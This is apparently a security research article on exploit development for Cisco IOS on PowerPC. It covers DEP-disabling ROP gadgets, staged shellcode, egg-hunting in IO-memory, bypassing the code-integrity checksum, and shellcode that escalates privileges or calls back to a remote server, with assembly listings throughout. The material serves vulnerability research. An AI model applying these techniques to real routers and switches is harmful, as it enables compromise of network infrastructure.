



Fig. 5. The TLB register strcture for PowerPC 405


The access control fields are the most important for us:

Access Control Fields:
* EX (execute enable, 1 bit): When set, enables instruction execution at addresses within a page. **ZPR** settings can override that. * WR (write-enable, 1bit): When set, enables store operations to addresses within a page **ZPR** settings can override that. * ZSEL (zone select, 4 bit): Selects one of 16 zone fields (**z0-z15**) from **ZPR**.

The most notable thing here is the **ZPR** register that can override access privileges to a region. So, what is this ZPR? Let us find it out.

ZPR is designed to ensure flexible and effective work with pages protection (see Fig. 6).





Bits, n:n+1	Zone, Zn	Problem state (MSR [PR]=1)	Supervisor state (MSR [PR]=0)
		00. No access	00. Access controlled by applicable TLB entry [EX, WR]
		01. Access controlled by applicable TLB entry [EX, WR]	01. Access controlled by applicable TLB entry [EX, WR]
		10. Access controlled by applicable TLB entry [EX, WR]	10. Access controlled by applicable TLB entry [EX, WR]
		11. Access as if execute and write permissions (TLB entry [EX, WR])	11. Access controlled by applicable TLB entry [EX, WR]

Fig. 6. Zone Protect Register Structure

The ZPR field bits can modify the access protection specified by the **TLB entry**. The values of the field define how protection is applied to all pages that are member of that zone. Thus, if we could write value 3 to one of the fields of **ZPR**, then we enable execution and write for a zone. It would be nice, if we could find a gadget that changes the value of the **ZPR** register!

Powerpc 405: Dep Disable Gadget

Well, there is one:

```
7C 10 EB A6 mtspr zpr, r0
7C 00 04 AC sync
4C 00 01 2C isync
7D 60 01 24 mtmsr r11
4E 80 00 20 blr
```

and it is not difficult at all to find it. Just search for the following binary pattern: **7C 10 EB A6**. If we give a closer look at this, we will see there is a problem here: after a value has been written to the **ZPR** register, **MSR** is written from the **r11** register (**mtmsr r11**).

Machine State Register is the register of vital importance. It is not possible to write an arbitrary value to it because in such a case a processor will turn into a confused state, and the operation of a device will be disrupted.

What can we do with this?

Instead of analyzing the gadget alone, let us examine the function on the whole.

```
7D 60 00 A6  mfmsr  r11
55 60 04 5E  rlwinm r0, r11, 0,17,15
7C 00 01 24  mtmsr  r0
7C 00 04 AC  sync
4C 00 01 2C  isync
3D 20 01 E7  lis    r9, gZprValue@h
80 09 2E 9C  lwz    r0, gZprValue@l(r9)
7C 10 EB A6  mtspr  zpr, r0
7C 00 04 AC  sync
4C 00 01 2C  isync
7D 60 01 24  mtmsr  r11
4E 80 00 20  blr
```

Here we can see that in the beginning of the function the current value of the MSR register is saved. After that a new value for **ZPR** is read from the **gZprValue** global variable. So, it is quite obvious that the problem with **MSR** can be solved by calling the whole function, which requires initialization of the **gZPRValue** variable. It must not pose any difficulty if you use the **write-4** gadget.

The **multitask** gadget suits the task perfectly:

```
mtctr   r29             # points to write-4 gadget
bctrl                   # write 0xFFFFFFFF to gZprValue
mtlr    r28             # points to dep-disable gadget
blrl                    # disable DEP for all pages
lwz     r0, 0x1C(r1)
mtlr    r0
lwz     r28, 8(r1)
lwz     r29, 0xC(r1)
lwz     r30, 0x10(r1)
lwz     r31, 0x14(r1)
addi    r1, r1, 0x18    # Add Immediate
blr
```

Here are the following steps to disable DEP:

- Load to **r30** value **0xFFFFFFFF**
- Load to r31 address of gZprValue
- Load to r29 address of the write-4 gadget
- Load to r28 address of the DEP disable gadget
- Call the multitask gadget

After the multitask gadget is executed, the **0xFFFFFFFF** value will be written to the **ZPR** register, thus enabling the execution in any memory region and writing to the memory regions that contain code.

PowerPC E500: TLB Entries

PowerPC e500 is another family of processors, on which **Cisco** devices are based on.

So, what is about the models of the kind?

The **e500** has no **ZPR** register, and the **TLB** entries are managed with the help of the **MAS** registers (see Fig. 7). This means that it is worth taking **e500** into account.




Fig. 7. TLB entries

The **MAS3** register contains the **PERMIS** field that controls access privileges to a memory region.

With the help of the same binary pattern 7C 10 EB A6 used for the search for the **DEP disable** gadget for **PowerPC 405**, we can find the gadget that will turn off the **DEP** on **PowerPC e500**.

```
7D 70 9B A6  mtspr   MAS0, r11
80 01 00 38  lwz     r0, 0x50+var_18(r1)
7C 12 9B A6  mtspr   MAS2, r0
81 21 00 3C  lwz     r9, 0x50+var_14(r1)
7D 33 9B A6  mtspr   MAS3, r9
80 01 00 40  lwz     r0, 0x50+var_10(r1)
7C 10 EB A6  mtspr   MAS7, r0
81 21 00 34  lwz     r9, 0x50+var_1C(r1)
7D 31 9B A6  mtspr   MAS1, r9
4C 00 01 2C  isync
7C 00 04 AC  sync
7C 00 07 A4  tlbwe   # write MASes to TLB
4C 00 01 2C  isync
7C 00 04 AC  sync
38 21 00 50  addi    r1, r1, 0x50
4E 80 00 20  blr
```

The gadget allows to load all the necessary values right from the stack without using additional gadgets. Quite convenient, isn't it?

Nonetheless, to use the gadget it is necessary to get a memory map of a device (for example, with the help of the **show region** command).

Staged Shellcode

Perfect! We have discussed the methods to disable **DEP**. Now, we can try executing a typical shellcode.

But to do this we will need to cope with a couple of problems:

- As said above, the stack space may be highly limited; moreover, most space is occupied by the **ROP** chain that disables **DEP**.
- The other problem is that we cannot simply pass control to the stack due to the cashing on the levels of data and instructions; passing control to the stack will cause a device reboot.

To cope with the first problem on the list we will have to use a multiple-stage shellcode, while the second one can be coped with by disabling or invalidating cash.

To create a multiple-stage exploit, we will need to answer the following questions:

- Where will it search for a second-stage shellcode?
  - Heap
  - IO-memory
- Where to compile this shellcode?
  - .text
  - .data
- What should we do with cash?
  - disable
  - invalidate

This question has to be answered during the development of egg-hunter or omelet-egg-hunter.

Shellcode Hunting

So, where should we search for a second-stage shellcode?

If you are lucky enough, you will find the code in the heap. However, it is also possible that the buffer will be already freed. Moreover, after it is freed, the **Cisco IOS** will fill this buffer with the **D0** pattern.

Another option is to look for it in **IO-Memory**. **IO-Memory** is a shared memory that is visible to both the **CPU** and the network media controllers over a data bus.

Network packets are stored in a doubly-linked list of Packet Data (see Fig. 8) structures located at the **coredump:iomem region**:

```
0x02C00000   0x02FFFFFF   4194304   Iomem   R/W   coredump:iomem
```




Fig. 8. IO-Memory Structure

The first structure, **Packet Data**, can be found right in the beginning of the **coredump:iomem region**.

The **Cisco IOS** code uses the **Packet Header** structures to organize efficient work with network packets. These structures enable quick access to a network packet on different levels of its encapsulation.


It should be noted that:
* Only packets that undergo the **Process Switching** procedures get in **IO-Memory**. If you exploit vulnerabilities in a network equipment service, it is likely that there is shellcode in **IO-Memory**. If there is none there, you can send several **ICMP** packets that contain your shellcode * The **Packet Data** structure depends on a **Cisco IOS** version. For example, the offset ofthe **encapbytes field** from the beginning of the **Packet Data** structure for version **Cisco IOS 12.x** is **0x36** bytes, and for **Cisco IOS 15.x** – **0x7A** bytes. It should be kept in mind during the development of omelet-egg-hunter

Packet Fragmentation

If shellcode is big enough, you will stumble across fragmentation, which means that your shellcode will be located in several packets.

What can we do with this?

We will have to collect our shellcode piecemeal. Its pieces in **IO-Memory** will be placed arbitrarily. To find all their parts and gather them we can use the information from the **IP** (see Fig. 9) and **TCP** headers.



4-bit	8-bit	16-bit		32-bit	
4-bit	Header Length	Type of service		Total Length	
Identification				Flags	Offset
Time to live		Protocol		Checksum	
Source Address					
Destination Address					
Options and Padding					

Fig. 9. Structure of IP header

It is preferable to choose the option with the parsing of the IP header. In this case we will only need only two fields: **IP Identification** and **IP Source Address**. This way the code for omelet-egg-hunter will be more simple.


We have learnt how to find shellcode and to collect it. The only thing needed is to deal with cash.

In the Router Exploitation (http://www.recurity-labs.com/content/pub/FX_Router_Exploitation.pdf) research it was proposed to reuse the ROMMON (https://www.cisco.com/en/US/docs/routers/access/800/850/software/configuration/guide/rommon.html) code you already have to completely disable cashing. Nonetheless, you may still fail to do this, for example: **Cisco Catalyst 2960** has no **ROMMON**, and the region to which the loader is mapped does not contain the required code by the time of exploitation. Moreover, if cashing is disabled it will affect overall performance of device.

There is another way to solve the problem: **Cisco IOS** has a special function to relocate code of interrupt handlers during the initialization process:

```
void ios_move_handler(uint8* src, uint8* dst, int size_in_dword);
```

The function serves it purpose perfectly: it moves data and at the same time performs cash invalidation. You can find it by the following pattern: **7C 00 20 AC** (see Fig. 10).



```
_ios_move_handlers:
addi  r3, r3, -4
addi  r4, r4, -4
cmpwi r5, 0
ble   locret_A30088

lwzu  r6, 4(r3)
Stwu  r6, 4(r4)
dcbf  r0, r4
addic r5, r5, -1
bne   loc_A3006C

blr
isync
```

Fig. 10. ios_move_handler – copy with cache invalidation

Now, we have an opportunity to copy our code.

However, where to copy code? Because while disabling **DEP** we made all the regions executable and available for writing to them, now we can copy to any place we want. For example, to the stack again, but there will be issues with the size.

Should we overwrite data? Yes, we can, but due to the fact that **Cisco IOS** is quite active in using data regions, it is highly probable we will break something.

And what about code rewriting? That is a sound idea, especially if there is code in your device that may be written to. Then with the help of static analysis we will be able to find "**dead code**" and rewrite it.

Now, we have all the components required to create **omelet-hunter** to collect a second-stage shellcode.

Omelet-egg-hunter works this way:
1. It bypasses the list of the Packet Data structures while searching the part of shellcode. To detect it omelet-hunter uses a value of the Source IP field in the IP header and an arbitrary signature in the body of our shellcode.
2. After the first part of the shellcode is detected, it is copied to the destination address (copying with cash invalidation), and the IP Identification field value is stored. 3. Further search stages are commenced, but this time it is a packet with a set Source IP and with IP Identification higher by 1 than that at the previous stage after the next shellcode segment has been found. The search goes on until the whole shellcode is collected.

The code of omelet-egg-hunter can be found here (https://github.com/embedi/iomem_hunter).

Code Integrity Checking Bypass

Let us assume you choose code rewriting or it is required to complete your attack scenario, for example, you want to modify the code of authentication function or to intercept data. Well, it will not be as easy as you think.

Cisco IOS has the mechanism that controls code integrity. It is a part of the **CheckHeaps** mechanism and it checks checksum of code. If this code is modified, it reboots a device.

We presume that the mechanism was designed to counteract exploit techniques and implants based on code modification:

- Disassembling Shellcode (https://www.blackhat.com/presentations/bh-usa-09/LINDNER/BHUSA09-Lindner-RouterExploit-SLIDES.pdf)
- Interrupt-Hijack Shellcode (http://nsl.cs.columbia.edu/projects/minestrone/papers/ios.pdf)
- Overwriting Exception Vector (https://www.blackhat.com/presentations/bh-usa-09/LINDNER/BHUSA09-Lindner-RouterExploit-SLIDES.pdf)
- SYNFull Knock (https://www.fireeye.com/blog/threat-research/2015/09/synful_knock_-_acis.html)




```
check_memory_corruption:
stwu      r1, -0x20(r1)
mflr      r0
stw       r29, 0x20+var_C(r1)
stw       r30, 0x20+var_8(r1)
stw       r31, 0x20+var_4(r1)
stw       r0, 0x20+arg_4(r1)
lis       r9, gIsDebug@h
lwz       r0, gIsDebug@l(r9)
cmpwi     cr7, r0, 0
bne+      cr7, loc_1535F7C

bl        sub_14EF64C
cmpwi     cr7, r3, 0
bne+      cr7, loc_1535F7C

lis       r11, sub_3000@h
addi      r11, r11, sub_3000@l
li        r30, 0
lis       r9, end_of_code@h
addi      r9, r9, end_of_code@l
subf      r31, r11, r9
srwi      r31, r31, 2
mr        r29, r11
addi      r3, r1, 0x20+var_18
li        r4, 0x14
bl        sub_14B18BC

li        r9, 4999

lwz       r0, 0(r29)
addi      r29, r29, 4
add       r30, r30, r0
subfc     r11, r0, r30
subfe     r11, r11, r11
subfc     r11, r11, r30
mr        r30, r11
addic.    r31, r31, -1
beq       loc_1535F28

cmpwi     cr7, r9, 0
addi      r9, r9, -1
bne       cr7, loc_1535ED0

lis       r0, -0x113 # 0xFEEDFACE
ori       r0, r0, 0xFACE # 0xFEEDFACE
cmpw      cr7, r11, r0
bne+      cr7, loc_1535F40

addi      r3, r1, 0x20+var_18
bl        sub_14B1F14
cmpwi     cr7, r3, 0
beq       cr7, loc_1535ECC

lis       r11, -0x113 # 0xFEEDFACF
ori       r11, r11, 0xFACF # 0xFEEDFACF

lis       r9, gCompileTimeChecksum@ha
lwz       r9, gCompileTimeChecksum@l(r9)
lis       r0, -0x113 # 0xFEEDFACE
ori       r0, r0, 0xFACE # 0xFEEDFACE
cmpw      cr7, r9, r0
beq       cr7, loc_1535F7C

li        r3, 60
bl        process_sleep_for
addi      r3, r1, 0x20+var_18
li        r4, 0x14
bl        sub_14B18BC
b         loc_1535ECC

lis       r9, gCurrenChecksum@h
lwz       r0, gCurrenChecksum@l(r9)
cmpw      cr7, r11, r0
beq       cr7, loc_1535F7C

lwz       r0, 0x20+arg_4(r1)
mtlr      r0
lwz       r29, 0x20+var_C(r1)
lwz       r30, 0x20+var_8(r1)
lwz       r31, 0x20+var_4(r1)
addi      r1, r1, 0x20
blr

lis       r3, aCodeChecksumFa@ha# "\nCode checksum failed--memory corrupti"...
addi      r3, r3, aCodeChecksumFa@l# "\nCode checksum failed--memory corrupti"...
bl        printf
li        r3, 5
bl        dump_core     # crash & reboot switch
```

Fig. 11. Code integrity check algorithm

Now, let us see how to bypass this mechanism. There are several options to do this:

- Not to modify code at all.
- The checksum algorithm is quite a simple one (see Fig. 12), so we can add several correcting bytes, thus making checksum match. Here, it should be noted that checksum algorithms may differ depending on **Cisco IOS** versions.
- We can disable the mechanism by modifying global variables: the **check_memory corruption()** code shows that it is possible to prevent a device reboot by writing one of the variables to a particular value.
  - **gCompileTimeChecksum** – checksum value computed during the compilation. If we write a "magic" checksum value **0xFEEDFACE**, a device will not reboot.
  - **gCurrentChecksum** – current checksum values; writing the **0xFEEDFACE** value allows to avoid a device reboot.
  - **gIsDebug** – indicates that a device is being debugged; in the debugging process some mitigations, including checksum, are disabled;
- It is also possible to use those memory regions for which the checksum is not computed. For example, to use free space between adjoining regions (see Fig. 12 and the listing below).



```
Cheksum:
lis   r9, start_of_code@h
addi  r9, r9, start_of_code@1
li    r3, 0
lis   r11, end_of_code@1
addi  r11, r11, end_of_code@1
subf  r11, r9, r11
srwi  r11, r11, 2
cmpwi cr7, r11, 0
addi  r11, r11, -1
beq   cr7, loc_1535D04
```

```
lwz   r0, 0(r9)
addi  r9, r9, 4
add   r3, r3, r0
subfc r10, r0, r3
subfe r10, r10, r10
subfc r10, r10, r10
mr    r3, r10
cmpwi cr7, r11, 0
addi  r11, r11, 0
addi  r11, r11, -1
bne   cr7, loc_1535CDC
```

```
lis    r0, -0x113 # 0xFEEDFACE
ori    r0, r0, 0xFACE # 0xFEEDFACE
cmpw   cr7, r3, r0
bnelr+ cr7
lis    r3, -0x113 # 0xFEEDFACF
ori    r3, r3, 0xFACF # 0XFEEDFACF
blr
```

Fig. 12.Checksum algorithm

The option with changing global variables makes us dependent on a specific image. On the other hand, memory map of devices is rarely changed. That is why the last option is the most promising one due to its simplicity and reliability. Let us stay with this option and try to find the regions that are not controlled. It is evident from the function code that the checksum is calculated from the **start_of_code** address (in our case it equals to **0x3000**) to the **end_of_code** address (**0x01715233**). Then we will learn the memory map of a device:

```
switch# show region
Region Manager:
Start       End         Size(b)   Class  Media Name
0x00000000  0x03FFFFFF  67108864  Local  R/W   main
0x00000020  0x03FFFFFF  67108832  Local  R/W   main:coredump
0x00003000  0x01715233  24191540  IText  R/W   coredump:text
0x01800000  0x018FFFFF  1048576   IText  R/W   coredump:dltext
```

It is quite obvious that there is some space between the **coredump:text** and **coredump:dltext** regions that is not controlled by the **Code Integrity Checking** mechanism.

Summing this up, there is **0x01800000 – 0x01715233 = 0xEADCD = 939 KB** to allocate your code.

Payload

At this moment, we can execute an arbitrary shellcode. It is high time to discuss shellcode development. While developing shellcode for **Cisco IOS**, an exploit developer stumbles across a couple of conceptual issues.

The first one is that by its design **Cisco IOS** does not allow third-party developers to extend the functionality. Because of this, **Cisco IOS** has no open **API** interface (except for script language Tcl).

There are a few system calls but they are the interface of **ROMMON**. For instance, they can put a symbol to the console, change **confreg**, etc. Probably, even with such a modest set of tools a skilled shellcode developer would manage to plan an attack (e.g., by resetting the config file).

Lack of **API** forces a shellcode developer to search for interesting functions and/or important data to achieve a beneficial effect and/or to use addresses hardcoded in the shellcode. Also, please, note that the **Cisco IOS** image is a huge and statically linked binary file. So, it will be quite a challenging task for a reverse engineer to comprehend its features in a short time.

To demonstrate it let us analyze an old shellcode for **Cisco IOS**, Tiny shellcode by Gyan Chawdhary (http://shell-storm.org/shellcode/files/shellcode-142.php).

```
.equ ret,       0x804a42e8    # hardcode
.equ login,     0x8359b1f4    # hardcode
.equ god,       0xff100000
.equ priv,      0x8359be64    # hardcode
# ------------------------------------------------------------------------------------------
main:
# login patch begin
lis 9, login@ha
la 9, login@l(9)
li 8,0
stw 8, 0(9)
# login patch end
# priv patch begin
lis 9, priv@ha
la 9, priv@l(9)
lis 8, god@ha
la 8, god@l(8)
stw 8, 0(9)
# priv patch end
# exit code
 lis 10, ret@ha
 addi 4, 10, ret@l
 mtctr 4
 bctr
```

This code creates a new **TTY**, and sets the privilege level to 15 without a password. Three hardcoded addresses were used to implement the shellcode.

The second issue is notorious **Cisco Diversity**. The problem is there is a great variety of **Cisco IOS** images, and every image has its unique address. In other words, the shellcode of the kind can be applied to one image only.

The problem was covered in many research papers. The researcher proposed several approaches to implement an image-independent shellcode based on some invariant that allows coping with Cisco Diversity

Image-independent shellcodes:

- Signature-based Shellcode by Andy Davis — Version-independent IOS shellcode, 2008 (https://www.exploit-db.com/exploits/13290/). Invariant is a structure of code.
- Disassembling Shellcode by Felix 'FX' Lindner — Cisco IOS Router Exploitation, 2009 (https://www.blackhat.com/presentations/bh-usa-09/LINDNER/BHUSA09-Lindner-RouterExploit-SLIDES.pdf). Invariant is an unique string.
- Interrupt-Hijack Shellcode by Columbia University NY — Killing the Myth of Cisco IOS Diversity, 2011 (http://nsl.cs.columbia.edu/projects/minestrone/papers/ios.pdf). Invariant is an interrupt handler routines.
- Tcl-Shellcode by George Nosenko — Cisco IOS Shellcode: All-In-One, 2015 (http://2015.zeronights.ru/assets/files/05-Nosenko.pdf). Invariant is a Tcl subsystem.

Regardless of an approach of shellcode implementation you decided to stick to, we would recommend you developing your shellcode in C language. It makes the development of a large shellcode much easier and it will be possible to use the code with other CPU architectures as well.

You can use **GCC** to build position independent code (**PIC**) for **PowerPC**, but you have to use simple assembler code **crt.s** to fix **.GOT** table. For this purpose, we have developed a shellcode template. You can download it at shellcode_template (https://github.com/embedi/tcl_shellcode).

TCL-Shellcode

Here we are going to delve deeper into **Tcl-shellcode** implementation. **Tcl-shellcode** is one of the most powerful shellcodes to the moment.

Features:

- We have a shell with the highest level of privileges
- We can change a configuration
- We can work with file system and sockets
- We can read/write memory:
  - to change behavior of Cisco IOS
  - to analyze IOMEM
- Macro Command (e.g. create GRE tunnel, Port Mirroring, etc.)
- Automation of attacks
- Reuse other Tcl tools The way TCl-Shellcode operates can be seen at the scheme below (see Fig. 13)




Fig. 13. TCL-Shellcode operational scheme

Stage 1

1. Determine the memory layout
2. Look for the **Tcl** subsystem in **.data**
3. Find a **Tcl C API** table within this subsystem
4. Determine addresses of all handlers for **Tcl IOS** command extension
5. Create new **Tcl** commands
6. Create new Tcl Interpreter by using **Tcl C API**
7. Run a **Tcl** script from memory (script is integrated in shellcode)

Stage 2

1. Script connects to the “callback” server
2. Evaluate any **Tcl** expression received from the server

Shellcode Completion

After your shellcode has served its purpose, you need to think how to properly complete it. This topic deserves special attention: the way you complete it depends on types of your shellcode and vulnerability you are trying to exploit.

Sometimes, returning control to the code that called a vulnerable function will suffice. It is quite a good option, because it does not hinge on a particular image. Of course, if you can “hide your tracks” and do not cause system reload.

In other cases, it is better to not return control at all. For example, by starting an infinite loop in the end of your shellcode, but in this situation you will have to deal with the **WatchDog** timer. As it was mentioned above, **Cisco IOS** uses non-preemptive multitasking. To prevent intercepting the whole processor time by a malicious process in Cisco IOS, when the timer is interrupted the code that kills the process if it works for too much time, is started.

So, you should take care of how fast your shellcode works and that returns processor time to other processes. To return processor time you can use primitives of the scheduler. For example:


- process_sleep_for()
- process_suspend()
- process_kill()

In case of **process_kill**, by performing all the necessary actions, you can simply finish an exploitable process. So, it is another option to finish your shellcode.

To use the primitives you will have to learn their addresses with the help of reverse engineering. Obviously, in this particular case you become dependent on a particular image.

Let us look at one of the possible ways to return the process time to other processes in an image-independent manner.

You can use the **Tcl_Sleep()** function. As it is clear from the screenshot below it calls the **process_sleep_for()** (see Fig. 14).



```
0142953C
0142953C
0142953C
0142953C                Tcl_Sleep:
0142953C
0142953C                .set arg_4,  4
0142953C
0142953C 94 21 FF F8 stwu      r1, -8(r1)
01429540 7C 08 02 A6 mflr      r0
01429544 90 01 00 0C stw       r0, 8+arg_4(r1)
01429548 48 0B 67 91 bl        process_sleep_for
0142954C 80 01 00 0C lwz       r0, 8+arg_4(r1)
01429550 7C 08 03 A6 mtlr      r0
01429554 38 21 00 08 addi      r1, r1, 8
01429558 4E 80 00 20 blr
01429558                # End of function Tcl_Sleep
01429558
```

Fig. 14. Calling process_sleep_for()

